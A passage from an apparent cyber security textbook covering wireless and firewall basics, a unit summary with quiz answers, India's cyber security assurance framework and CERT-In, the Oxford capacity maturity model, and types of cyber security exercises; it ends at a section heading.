- **Change the default network name:** When you set up your network equipment, change the default name to make it more difficult for hackers to find. Do not choose your company name, company phone number, or other information about your company that is easy to guess or find on the Internet.
- Use VLANs or MAC address control lists combined with encryption to restrict user access.
- Implement Cisco secure guest access features to allow visitors to connect to the network or Internet while keeping your business network and resources separate and secure.

- Be sure that management ports are secured.
- Physically hide or secure access points to prevent tampering. In many buildings, Cisco access points can be installed in the plenum space above the ceiling, providing optimal coverage in a secure location.
- Use video surveillance cameras to monitor your office building and site for suspicious activity.

4.8 SUMMARY

1. In information security, computer security and network security an *asset* is any data, device, or other component of the environment that supports information-related activities.
2. IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the IT environment.
3. An IT asset is any company-owned information, system or hardware that is used in the course of business activities.
4. Consider creating a decommissioning and asset management plan that makes data removal from hardware devices your highest priority.
5. Before you get rid of your old hardware, you must ensure that all the data on it has been permanently destroyed and is non-recoverable.
6. A Hardware Security Module is defined as a combination of hardware and associated software that usually binds inside the PC or server and it provides at least minimum number of cryptographic functions.
7. If the MAC verification fails, the program would know that the data has been tampered with and can perform the appropriate action such as auditing, logging, generating alarms, etc.
8. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure or trusted.
9. A proxy server (running either on dedicated hardware or as software on a general-purpose machine) will act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets.

10. Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC 1918.
11. A good software firewall will run in the background on your system and use only a small amount of system resources.
12. Usually the system-hardening process is carried out in a mannered step by step approach to iteratively increase the number of defensive layers and reduce the exposed attack surfaces.
13. Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users at home.
14. Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections—without requiring network or peripheral cabling.

4.9 CHECK YOUR PROGRESS

1. _____ generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidential information.
2. The _____ is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the information owner.
3. A _____ is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules.
4. _____ firewall operate at a comparatively low level of the TCP/IP protocol stack, which doesn't allow packets to pass through the firewall unless they match the established rule set.
5. A _____ server is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the network user.
6. A _____ firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mail worms.
7. _____ can also be referred as lockdown or security tightening, and involves activities such as configuring software for optimum use, deactivating unnecessary

software that can lead to some simple attacks, and configuring the operating system for optimum security.

8. _____ technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables.
9. WEP stands for _____.

4.10 ANSWERS TO CHECK YOUR PROGRESS

1. Assets
2. Custodian
3. Firewall
4. Packet filter
5. Proxy
6. Software
7. System hardening
8. Wireless
9. Wired Equivalent Privacy

4.11 MODEL QUESTIONS

- 1 Define IT Asset Management (ITAM)?
- 2 Differentiate between tangible and intangible assets?
- 3 Write down the steps for securing an asset?
- 4 Full forms of PCSM, SAM, SCD, SSCD, TRSM?
- 5 List out key features and types of Hardware Security Module (HSM)?
- 6 Define MAC?
- 7 What do you understand by firewalls? Explain along with its types and diagram?
- 8 When and where to implement hardware based firewall?
- 9 Write down few points to prevent your network from anonymous attack?
- 10 Define WEP and WPA?
- 11 What are the security problems with WEP and WPA? Explain briefly.

BLOCK II

UNIT I: CYBER SECURITY ASSURANCE FRAMEWORK

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the concept of cyber security assurance.
- Know the difference between Network Security and Web application security.
- Understand the Cyber security maturity and self assessment
- Know the different type of cyber exercises.
- Conduct basic cyber exercises.

1.2 INTRODUCTION TO INFORMATION ASSURANCE

Information assurance can be explained with the help of McCumber Cube, as shown Figure 11, which provides widely accepted definitional model of information assurance (IA). John McCumber created a model framework for establishing and evaluating information security (information assurance) programs, now known as The McCumber Cube. Technologies, policies/practices and human are methods for securing information assets. These methods are deployed through the three basic information states- transmission, storage and processing; providing three services to systems- Confidentiality, Integrity and Availability.




Figure 11: The McCumber Cube defining information assurance

The concept of this model is, in developing information assurance systems organizations must consider the interconnectedness of all the different factors that impact them. The McCumber model helps to remind about considering all important design aspects without becoming too focused on any one in particular.

1.2.1 Dimensions of McCumber Cube

- Objectives
 - ✓ Confidentiality: assurance that sensitive information is not intentionally or accidentally disclosed to unauthorized individuals.
 - ✓ Integrity: assurance that information is not intentionally or accidentally modified in such a way as to call into question its reliability.
- Availability: ensuring that authorized individuals have both timely and reliable access to data and other resources when needed.

Information states

- ✓ Storage: Data at rest (DAR) in an information system, such as that stored in memory or on a magnetic tape or disk.
 - ✓ Transmission: transferring data between information systems - also known as data in transit (DIT).
- Processing: performing operations on data in order to achieve a desired objective.

Safeguards

- ✓ Policy and practices: administrative controls, such as management directives, that provide a foundation for how information assurance is to be implemented within an organization.
- ✓ Human factors: ensuring that the users of *Information System* are aware of their roles and responsibilities regarding the protection of *Information System* and are capable of following the standards.
- ✓ Technology: software and hardware-based solutions designed to protect *Information System*.

In this unit we will discuss cyber security assurance program in India, Security maturity for organizations and method of self-assessment. It will be followed by the section on providing guidelines for conducting cyber exercises in an Organization- which is considered to be one of the useful tools for assurance.

1.3 CYBER SECURITY ASSURANCE FRAMEWORK - INDIA

In this section we will discuss the cyber security strategy and assurance framework in India. It mainly focuses on the activities and initiatives of Government of India with reference to the cyber security assurance.

1.3.1 Strategic Approach

Consistent with the need, the primary objectives for securing country's cyber space are:

- Preventing cyber attacks against the country's critical infrastructures
- Reduce National vulnerability to cyber attacks
- Minimize damage and recovery time from cyber attacks

1.3.2 Actions

Actions to secure cyberspace include:

- Forensics and attack attribution
- Protection of networks and systems critical to National security
- Early watch and warnings
- Protection against organized attacks capable of inflicting debilitating damage to the economy
- Research and technology development that will enable the critical infrastructure organizations to secure their IT assets

1.3.3 Strategic Objectives

To pursue the strategic objectives the following major initiatives have been identified:

- Security Policy, Compliance and Assurance
- Security Incident - Early Warning & Response
- Security training - skills/competence development & user end awareness.
- Security R&D for Securing the Infrastructure, meeting the domain specific needs and enabling technologies
- Security - Promotion & Publicity

1.3.3.1 Security Policy, Compliance and Assurance

The Focus is on Creation, Establishment and operation of Cyber Security Assurance Framework aimed at enabling Government, Critical Infrastructure Organizations and other key IT users of nation's economy. The main objectives are:

- a) **Critical Information Infrastructure Protection:** Many of the critical services that are essential to the well being of the economy are increasingly becoming dependent on IT. As such, the Government is making efforts to identify the core services that need to be protected from electronic attacks and is seeking to work with organizations responsible for these systems so that their services are secured in a way that is proportional to the threat perception. The primary focus of these efforts is to secure the information resources belonging to Government as well as those in the critical sectors. The critical sectors include Defense, Finance, Energy, Transportation and Telecommunications. Consequently, many experts from the industry and critical infrastructure organizations have come to recognize that their continued ability to gain consumer confidence will depend on improved software development, systems engineering practices and the adoption of strengthened security models and best practices.
- b) **Cyber Security Assurance Framework:** Cyber Security Assurance Framework is a National framework for "Cyber Security Assurance" to assist National level efforts in protecting critical information infrastructure. It aims to cater to the security assurance needs of Government and critical infrastructure organizations through "Enabling and Endorsing" actions. *Enabling actions* are essentially Promotional/Advisory/Regulatory in nature and are best done by Govt. or its authorized entity that can be seen and perceived as independent of bias and/or commercial interests. These action involves publication of

"National Security Policy Compliance requirements" and IT security guidelines and supporting documents to facilitate IT security implementation and compliance. *Endorsing actions* are essentially commercial in nature and may involve more than one service provider offering commercial services after having fulfilled requisite qualification criteria and demonstrated ability prior to empanelment. These include

- Assessment and certification of compliance to IT security best practices, standards and guidelines (Ex. ISO 27001/BS 7799 ISMS certification, IS system audits etc)
- IT Security product evaluation and certification as per 'Common Criteria' standard ISO 15408 and Crypto module verification standards
- IT security manpower training and other services to assist user in IT security implementation and compliance.

Trusted company certification: With India emerging as a leading outsourcing partner, there is a need to address perceptible gap among Indian IT/ITES/BPOs in respect of compliance to international standards and best practices on security and privacy. Today, although increasing number of organizations in India have aligned their internal processes and practices to international standards such as ISO 9000, CMM, Six Sigma, Total Quality Management, ISO 27001 etc., it is to be noted that existing models such as SEI CMM levels cover exclusively software development processes and do not address security issues. As such, there is a need for a comprehensive assurance framework that can enable compliance within the country and provide assurance on compliance to outsourcing organizations and rest of the world. Accordingly, efforts are on to create a model that is based on self-certification concept and on the lines of Software capability maturity model (SW-CMM) of CMU, USA.

1.3.3.2 Security incident - Early Warning & Response

The creation of National Cyber Alert System(NCAS) for Rapid identification & response to security incidents and information exchange is to reduce the risk of cyber threat and resultant effects. Its main focus areas are:

- a) Rapid identification, information exchange, and remediation can often mitigate the damage caused by malicious cyberspace activity. For those activities to take place effectively at a national level, it requires a partnership between government and industry to perform analyses, issue warnings, and coordinate response efforts. Because no cyber security plan can be impervious to concerted and intelligent attacks, information systems must be able to operate while under attack and also have the resilience to restore full operations in their wake. The National Cyber Alert System will involve critical infrastructure organizations, public and private institutions to perform analysis, conduct watch and warning activities, enable information exchange, and facilitate restoration efforts.
- b) The essential actions under National Cyber Alert System include:

- Identification of focal points in the critical infrastructure
 - Establish a public-private architecture for responding to national - level cyber incidents
 - Tactical and strategic analysis of cyber attacks and vulnerability assessments;
 - Expand the Cyber Warning and Information Network to support the role of Government in coordinating crisis management for cyberspace security;
 - Improve national incident response capabilities (CERT-In and Sectoral CERTs)
 - Exercise cyber security continuity plans and drills
- c) Creation and Augmentation of Response Capabilities
- (i) *Augmentation of CERT-In:* CERT-In is operational since January 2004 and is catering to the security needs of Indian Cyber community, especially the Critical Information Infrastructure. In line with the expectation of the user community and various stake holders, there is a need to augment the facilities at CERT-In in terms of Manpower, Communication systems, tools, etc. for vulnerability prediction, analysis & mitigation, Cyber forensics/artifact analysis, Cyber space monitoring & interception Capabilities and Critical information infrastructure Security health check. The National Information Board and National Security Council have endorsed the need for augmentation of facilities at CERT-In.
 - (ii) *Creation/augmentation of Sectoral CERTs:* For an effective National Cyber Security Alert System, there is a need to create sectoral CERTs to cater to the very specific domain needs of different sectors. In this direction sectoral CERTs have been established by Army, Air force and Navy in Defense sector, IDRBT in Finance sector. But the facilities of these sectoral CERTs are at primitive levels and need to be augmented to meet the needs of respective sectors. Similarly sectoral CERTs with state-of-the-art facilities need to be created in other critical sectors such as Aviation, Energy, Telecommunication, Railways etc.
- d) International cooperation and information sharing: The cyber threat sources and attacks span across countries. As such as there is a need to enhanced global cooperation among security agencies, CERTs and Law Enforcement agencies of various countries to effectively mitigate cyber threats. Accordingly it vital to have well developed Cyber Security and Information Assurance research and development program which is executed through different government agencies in broad collaboration with private sectors, partners and stakeholders in academia, national and international agencies.
- In this context the priorities for collaboration are:
- Cyber Security & Information Assurance Technology to prevent, protect against, detecting, responding, and recovering from cyber attacks in critical information infrastructure that may have large-scale consequences.

- Collaboration for training personnel in implementing and monitoring secure government intranets and cyber space.
- Joint R&D projects in the area of Steganography, water marking of documents, security of next generation networks and Cyber Forensics.
- Coordination in early warning, threat & vulnerability analysis and incident tracking.
- Cyber security drills/exercises to test the vulnerability & preparedness of critical sectors.

1.3.3.3 Security training - Security, Digital Evidence & Forensics

The focus of security training is to meet the specific needs of Law Enforcement, Judiciary and other users such as E-Governance project owners catering for:

- A baseline for IT Security awareness
- Skill & Competence development
- Advanced Manpower Certification programmers

Many cyber vulnerabilities exist because of lack of cyber security awareness on the part of computer users, system/network administrators, technology developers, auditors, Chief Information Officers (CIOs), Chief Executive Officers (CEOs), and Corporate. A lack of trained personnel and the absence of widely accepted, multi-level certification programs for cyber security professionals complicate the task of addressing cyber vulnerabilities. This Cyber Security Strategy identifies following major actions and initiatives for user awareness, education, and training which includes:

- Promote a comprehensive national awareness program
- Foster adequate training and education programs to support the Nation's cyber security needs
- Increase the efficiency of existing cyber security training programs and devise domain specific training programs (for eg., Law Enforcement, Judiciary, E-Governance, etc.)
- Promote private-sector support for well-coordinated, widely recognized professional cyber security certifications.

1.3.3.4 Security R&D

The focus of security R&D is on Facilitating Basic research, Technology demonstration and Proof-of concept and R&D test bed projects. Indigenous R&D is an essential component of national information security measure due to various reasons- a major one being export restrictions on sophisticated products by advanced countries. Second major reason for undertaking R&D is to build confidence that an imported IT security product itself does not turn out to be a veiled security threat. Other benefits include creation of knowledge and expertise to face new and emerging security challenges, to produce cost-effective, tailor-made indigenous security solutions and even compete for export market in information security products and services. Success in technological innovation is significantly facilitated by a sound S&T

environment. Resources like skilled manpower and infrastructure created through pre-competitive public funded projects provide much needed inputs to entrepreneurs to be globally competitive through further R&D. Private sector is expected to play a key role in meeting needs of short term R&D leading to commercially viable products. Besides in-house R&D, this sector may find it attractive to undertake collaborative R&D with leading research organizations.

1.3.4 Security best practices - Compliance and Assurance

- I. **Critical Information Infrastructure Protection:** The primary focus of these efforts is to secure the information resources belonging to Government as well as those in the critical sectors. The critical sectors include Defense, Finance, Energy, Transportation and Telecommunications. Consequently, many in the industry and critical infrastructure organizations have come to recognize that their continued ability to gain consumer confidence will depend on improved software development, systems engineering practices and the adoption of strengthened security models and best practices. The designated agency of the Government would coordinate the efforts towards protection of critical information infrastructure in the country and enable development of expertise in communication, interception, monitoring and early warning, and surprise vulnerability checks with due authorization.
 - a. **Implementation of security best practices in Govt. and Critical sectors:** In order to reduce the risk of cyber attacks and improve upon the security posture of critical information infrastructure, Government and critical sector organizations are required to do the following on priority:
 1. Identify a member of senior management, as Chief Information Security Officer (CISO), knowledgeable in the nature of information security & related issues and designate him/her as a 'Point of contact', responsible for coordinating security policy compliance efforts and to regularly interact with the Indian Computer Emergency Response Team (CERT-In), Department of Electronics and Information Technology (DeitY), which is the nodal agency for coordinating all actions pertaining to cyber security.
 2. Prepare information security plan and implement the security control measures as per international security best practices standards and other guidelines, as appropriate.
 3. Carry out periodic IT security risk assessments and determine acceptable level of risks, consistent with criticality of business/functional requirements, likely impact on business/functions and achievement of organizational goals/objectives.
 4. Periodically test and evaluate the adequacy and effectiveness of technical security control measures implemented for IT systems and networks. Especially, Test and evaluation may become necessary after each significant change to the IT applications/systems/networks and can include, as appropriate, the following:
 - Penetration Testing (both announced as well as unannounced)

- Vulnerability Assessment
 - Application Security Testing
 - Web Security Testing.
5. Carry out Audit of Information infrastructure on an annual basis and when there is major up gradation/change in the Information Technology Infrastructure, by an independent IT Security Auditing organization.
 6. Report to CERT-In cyber security incidents, as and when they occur and the status of cyber security, periodically.
- b. *Government networks:*** The government agencies need to set an example in the development and use of secure computer and communication networks. For this purpose, a part of departmental budget should be earmarked for IT & Information security needs. Besides this, all ministries/departments and other agencies of the government should ensure that they take necessary precautions and steps to promote the culture of information security amongst their employees and attached agencies. Necessary change in office procedure should be undertaken to bring in vogue, reliable and robust paperless offices where required. Top-level management of government departments should pay attention to the development of suitable information security policy and guidelines and encourage the use of appropriate technology and applications in the organization.
- c. *Government secure intranet:*** There is a need for priority action to create a countrywide secure intranet for connecting strategic installations with CERT-In as the nodal center for emergency response and coordination. This intranet will facilitate faster and efficient information sharing between strategic installations and CERT-In as well as supporting crisis management and disaster recovery during national IT security emergencies.

II. Information Security Assurance Framework: In order to ensure implementation of security best practices in critical sector organizations and periodic verification of compliance, there is a need to create, establish and operate a ‘Information Security Assurance Framework’, including creation of national conformity assessment infrastructure. Information Security Assurance Framework is aimed at assisting National level efforts in protecting critical information infrastructure. It supports Government, Critical Infrastructure Organizations and other key IT users of nation’s economy through series of “Enabling and Endorsing” actions.

- a. ***Enabling actions*** are essentially Promotional/Advisory/Regulatory in nature and involve publication of “National Security Policy Compliance requirements” and cyber security guidelines and supporting documents to facilitate cyber security implementation and compliance.
- b. ***Endorsing actions*** are part of national conformity assessment infrastructure: These are essentially commercial in nature and may involve more than one service provider

offering commercial services after having fulfilled requisite qualification criteria and demonstrated ability prior to empanelment. These include:

- Assessment and certification of compliance to international IT security best practices, standards and guidelines (Ex. ISMS certification, Trusted company certification for Data security and privacy protection, IS system audits, Penetration testing/Vulnerability assessment etc.) Government and critical infrastructure organizations can make use of CERT-In evaluated and empanelled third party agencies for their organization/site specific IT security assessment services (including ISMS assessment, risk assessment, network security profiling, penetration testing, vulnerability assessment, application security testing etc.) under specific contract and pre-determined rules of engagement. Contact details of the agencies empanelled by CERT-In are available at '<http://www.cert-in.org.in>').
- IT Security product evaluation and certification as per accepted international standards These actions provide an assurance that the process of specification, implementation and evaluation of a IT security product has been conducted in a rigorous and acceptable manner.
- IT security manpower training, qualification and other related services to assist user in IT security implementation and compliance.

- c. ***Data security and privacy protection for 'Trust and Confidence'***: In order to stay competitive in the global market place, business entities have to continually generate adequate levels of trust & confidence in their services in terms of privacy and data protection through the use of internationally accepted best practices and ability to demonstrate where necessary.
- d. **Quality and protection of electronic records**: Organizations need to ensure that important data/records are protected from loss, destruction and falsification, in accordance with statutory, regulatory, contractual, and business requirements. Where a follow-up action against a person or organization involves legal action (either civil or criminal), electronic evidence needs to be properly collected, retained, and presented to conform to the rules for evidence laid down in the relevant jurisdiction(s). It is a good practice to have audit logs recording user activities, exceptions, and information security events and retained for an agreed period to assist in future investigations.

III. **E-governance**: All e-governance initiatives in the country should be based on best information security practices. Government should encourage wider usage of Public Key Infrastructure(PKI) in its own departments. There is a need to empanel Information Security professionals/ organizations to assist E-Governance initiatives and monitor quality of their performance/service through appropriate quality standards.

- IV. **Secure software development:** Application Software development process whether in-house or outsourced, needs to be supervised and monitored using a system development life cycle methodology that includes information security considerations and selection of appropriate security controls and countermeasures.
- V. **Open standards:** To minimize the risk of dependency on proprietary IT products, open standards need to be encouraged. A consortium of government and private sector needs to be created for enhancing the use of validated and certified IT products based on open standards.

1.4 CYBER SECURITY MATURITY AND SELF ASSESSMENT

A maturity model is a set of characteristics, attributes or indicators that represent capability and progress in a particular area. Model content typically exemplifies best practices and may incorporate standards or other codes of practice of the discipline. A maturity model thus provides a benchmark against which an organization can evaluate the current level of capability of its practices, processes, and methods and set goals and priorities for improvement. An industry can determine how well it is performing overall by examining the capability of its member organizations.

To measure progress, maturity models typically have “levels” along a ladder or scale. A set of attributes defines each level. If an organization demonstrates these attributes, it has achieved both that level and the capabilities that the level represents. Having measurable transition states between the levels enables an organization to use the scale to:

- Define its current state
- Determine its future, more mature state
- Identify the capabilities it must attain to reach that future state

There are various maturity models in domain of cyber security and mostly customized as per the need of the specific sector and industry. In this section we will discuss the Cyber Security Capability Maturity Model developed by the Global Cyber Security Capacity Centre (<http://www.oxfordmartin.ox.ac.uk/cybersecurity>). As per the website a Global Cyber Security Capacity Centre (Capacity Centre) is created with the goal to increase the scale and effectiveness of effective cyber security capacity building internationally. The Centre makes knowledge available to governments, communities and organizations to underpin their cyber capacity in ways appropriate to ensuring a cyber space which can continue to grow and innovate in support of well-being, human rights and prosperity for all.

Global Cyber Security Capacity Centre considers cyber security capacity as being comprised of five dimensions:

- 1) devising cyber policy and strategy

- 2) encouraging responsible cyber culture within society
- 3) building cyber skills into the workforce and leadership
- 4) creating effective legal and regulatory frameworks
- 5) controlling risks through organization, standards and technology

1.4.1 Cyber Security Capability Maturity Model (CMM)

In each of five dimension mentioned above there are multiple factors which characterize what it means to possess cyber security capacity; countries, regions and organizations will have varying degrees of capacity in each factor and consequently across every dimension. CMM identify these levels in a cyber security capability maturity model(CMM) – whereby the lowest level would imply a non-existent or limited level of capacity, and the highest level both a strategic approach and an ability to optimize against environmental considerations (operational, threat, socio-technical and political).

CMM define five levels of maturity in the Capability Maturity Model:

- **Start-up:** At this level either nothing exists, or it is very embryonic in nature. It could also include initial discussions about cyber capacity building, but no concrete actions have been taken. It also includes a lack of observed evidence in this particular indicator.
- **Formative:** Some features of the indicators have begun to grow and be formulated, but may be ad-hoc, disorganized, poorly defined - or simply "new". However, evidence of this activity can be clearly evidenced.
- **Established:** The elements of the sub-factor are in place, and working. There is not, however, well-thought out consideration of the relative allocation of resources. Little trade-off decision making has been made concerning the *relative* investment in the various elements of the sub-factor. But the indicators are functional and defined.
- **Strategic:** Choices have been made about which parts of the indicator are important, and which are less important for the particular organization/nation. Of course, we would all like everything to be as important as everything else, but with finite resources, choices must be made. The strategic level reflects the fact that these choices have been made. They should have been made contingent on the nation/organization's particular circumstances.
- **Dynamic:** At the Dynamic level, there are clear mechanisms in place to alter strategy depending on the prevailing circumstances. For example, the technology of the threat environment, global conflict, a significant change in one area of concern. Dynamic organizations have developed methods for changing strategies in stride, in a "sense-and-respond" way. Rapid decision-making, reallocation of resources, and constant attention to the changing environment are feature of this level.

Model such as CMM model allows an organization to self-assess its current cyber security state. In each case, understanding the requirements to achieve higher levels of capacity should directly indicate areas requiring further improvement, and the data required to evidence such capacity levels. This means that the CMM could also be used to build business cases for investment and

expected performance enhancements. Necessarily there are relationships that exist between the factors both within and between dimensions.

1.4.2 Selection of Cyber Capacity Building Factors

The Capacity Centre began the process of selection of factors and attributes contributing to building capacity in cyber security through an initial broad capture. This capture sought to gather as much publically available material on cyber capacity building as possible, in order to avoid the potential for missing relevant material and reduce the risk of duplicating efforts conducted by other institutions. Therefore, the Capacity Centre researched, assessed, and analyzed cyber security capacity building material from several organizations across the world.

This material sought to ensure that the cyber security CMM developed by the Capacity Centre is as scientifically rigorous as possible. Such material includes, but is not limited to, content produced by: the International Telecommunications Union (ITU), the European Network and Information Security Agency (ENISA), Hathaway Global Strategies LLC., the National Institute of Standards and Technologies (NIST), the Economist Intelligence Unit (EIU), the Organization for Economic Co-Operation and Development (OECD), the Australian Strategic Policy Institute (ASPI), and the World Economic Forum (WEF). These diverse organizations (among others) have all conducted significant research into various factors contributing to cyber capacity building. The Capacity Centre has attempted to incorporate the thinking behind these various research initiatives into the development of its cyber security CMM.

In addition, in order to collect as diverse and credible input as possible, the Capacity Centre consulted with various stakeholders with diverse geographic, organizational and disciplinary perspectives. These stakeholders are all regarded as experts in their respective fields, which encompass the five dimensions of cyber security capacity building identified by the Capacity Centre. Stakeholders routinely contributed the collection of cyber capacity building material. Once the initial broad collection of cyber security capacity building material had been conducted, the Capacity Centre proceeded to prioritize these factors based on a defined methodology. Prioritization is deemed necessary in order to prevent an over-abundance of information during the implementation phase. In order to conduct this prioritization, the Capacity Centre developed a survey which proposed the following questions:

- CATEGORISATION: To what extent do you believe that this should be a primary factor in assessing cyber education/skills into the workforce and leadership (as opposed to a factor that serves as a sub-component of another primary factor)?
- EVIDENCE: To what extent do you believe it is impossible and easy to gather evidence to demonstrate that a nation state or other organization possesses this capability (i.e. is it measurable or demonstrable in an observable way)?
- VALIDATION: How scientifically robust do you believe measures of this factor could be?

- POTENTIAL: Do you agree that this factor should be included in the capability maturity model, assuming supporting data could be acquired?
- RELEVANCE: How important is this factor to the future development of cyber security capacity?

1.4.3 Guidelines for the use of Cyber Capability Maturity Model

The structure of the cyber capability maturity model is similar to the ones developed by Carnegie Mellon University for software development processes. CMM model contains four basic components:

- Dimension Name
- Factor Name
- Category
- Indicators

At the Global Cyber Security Capacity Centre, cyber capacity is assessed in five dimensions, which have been described previously. These five dimensions cover the broad expanse of issue areas that need to be considered when looking to enhance cyber capacity. Within each dimension, there are several factors. These factors are all important aspects of capacity building within each dimension. Each factor is further divided into the categories. Each category is a different component of the overall factor. For example, when putting together a national cyber security, one needs to consider the strategy development, organizational components, and the content of the strategy. Finally, in order to determine what level of maturity a nation or organization is currently placed, each category has a set of indicators across all five levels of maturity. These indicators are concrete steps that have either been conducted by the nation, or have not yet been completed. Therefore, when reading the model, a nation or organization must conclude whether they have implemented all of the indicator lists for each factor's category. If a organization cannot provide support for all of these assertions, then that organization has not yet reached that stage of maturity. In order to increase the level of maturity, all of the indicator criteria must be met. For example, if a country has an outline of a national cyber strategy completed, but was done so without key stakeholder participation, then the country will remain at the start-up level of maturity. Readers are advised to refer CMM model available at https://www.sbs.ox.ac.uk/cybersecurity-capacity/system/files/CMM%20Version%201_2_0.pdf.

1.5 CYBER SECURITY EXERCISES FOR ASSESSING THE CYBER DEFENSE PREPAREDNESS

Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilities in countering cyber attacks. The number of cyber security exercises conducted around the world increased in recent years, due to

the consensus that cyber security exercises are effective tool in improving the defense, detection, response and coordination capabilities of participants.

There are various types of cyber security exercises ranging from simple quiz based discussion cyber exercises to full-scale simulation based cyber drills. Discussion based exercises such as Tabletop exercises are usually having players from senior-level management and focuses on the governing and strategic decisions. This type of exercises do have importance in improving preparedness, coordination & cooperation but discussion based exercises alone is ineffective in assessing real-ground level situation; how organization will respond to cyber events. Functional exercises- Action based technical exercises are required to access the preparedness by simulating attack or crisis scenario to the security team or employees of the organization and improving security posture based on the learned lessons of exercises. Discussion based exercises may follow Action-based technical exercises to discuss strategy and policy based on the outcome of action based technical exercises.

In this section we will discuss importance of conducting functional exercises, the methods of conducting two type of functional exercises viz. Simulated-attack-based and Hypothetical-Scenario-based exercises. We will also discuss parameters for evaluating the performance of the exercise participants.

1.5.1 Types of Cyber Security Exercises




Figure 12: Types of Cyber Security Exercises

Cyber security exercises of different natures are conducted around the world, each with different set of requirement, format and challenges. There is no fix standard to distinguish exercise in one or another category, however based on the focus of the exercises; we divided them in two broad categories:

- i. Discussion based cyber security exercises like walk-through, quizzes, table-top exercises, etc. and
- ii. Functional or Action-based exercises like simulated attack-based exercises and Hypothetical scenario based exercises.

Functional exercises are important for drilling the People, Process and Technology implemented at the organization from security viewpoint. We will discuss two type of functional exercises

- Hypothetical scenario based exercises, and
- Simulated attack-based exercises.

Hypothetical scenario based exercises are focused on accessing the effectiveness of security plan, coordination and communication and Standard Operating Procedures (SOPs) of the participating organization. It usually contains hypothetical crisis situation which by means of injects unfold through following phases:

Steady-> Discovery-> Attack-> Impact-> Recovery-> Response & Coordination

Functional simulated attack based exercises usually having following two categories:

- Artifacts based cyber security exercises are exercises in which artifacts like packet captures, infected machine, and malware sample are injected to participants with a main scenario/theme.
- Real-time simulation based exercises: In this kind of exercises participants are provided with virtual images to protect from cyber attacks. During the drill attacker team launch announced or un-announced attacks on the setup and try to exploit the vulnerability that was present in the drill setup hosted by the organization. Organization needs to respond to the attacks according to their security plans/ SOPs/ coordination plan. Evaluator/observer monitors the actions of the participating teams.

Exercise Type Selection- Recommendations for Organizations

Designing the cyber security exercises is a challenging task and requires proper planning and analysis of maturity level of security program implemented in organization. Matrix below is useful to make decision in selecting the type of exercise based on the maturity of information security program at the organization and degree of expectation from exercise to access ground-level response capabilities.




Figure 13: Exercise Type Selection

Organization should start with discussion-based exercises like quizzes and walk-through and by improving security posture should move toward the full-attack-simulation based functional exercises. Organization can develop a comprehensive security exercises plan in which exercises should be planned with increasing complexity. Outcomes and learning's of a exercise should be used as guiding principle for designing next level of the exercises.

Components of Simulated-attack-based and Scenario-based Cyber Security Exercises

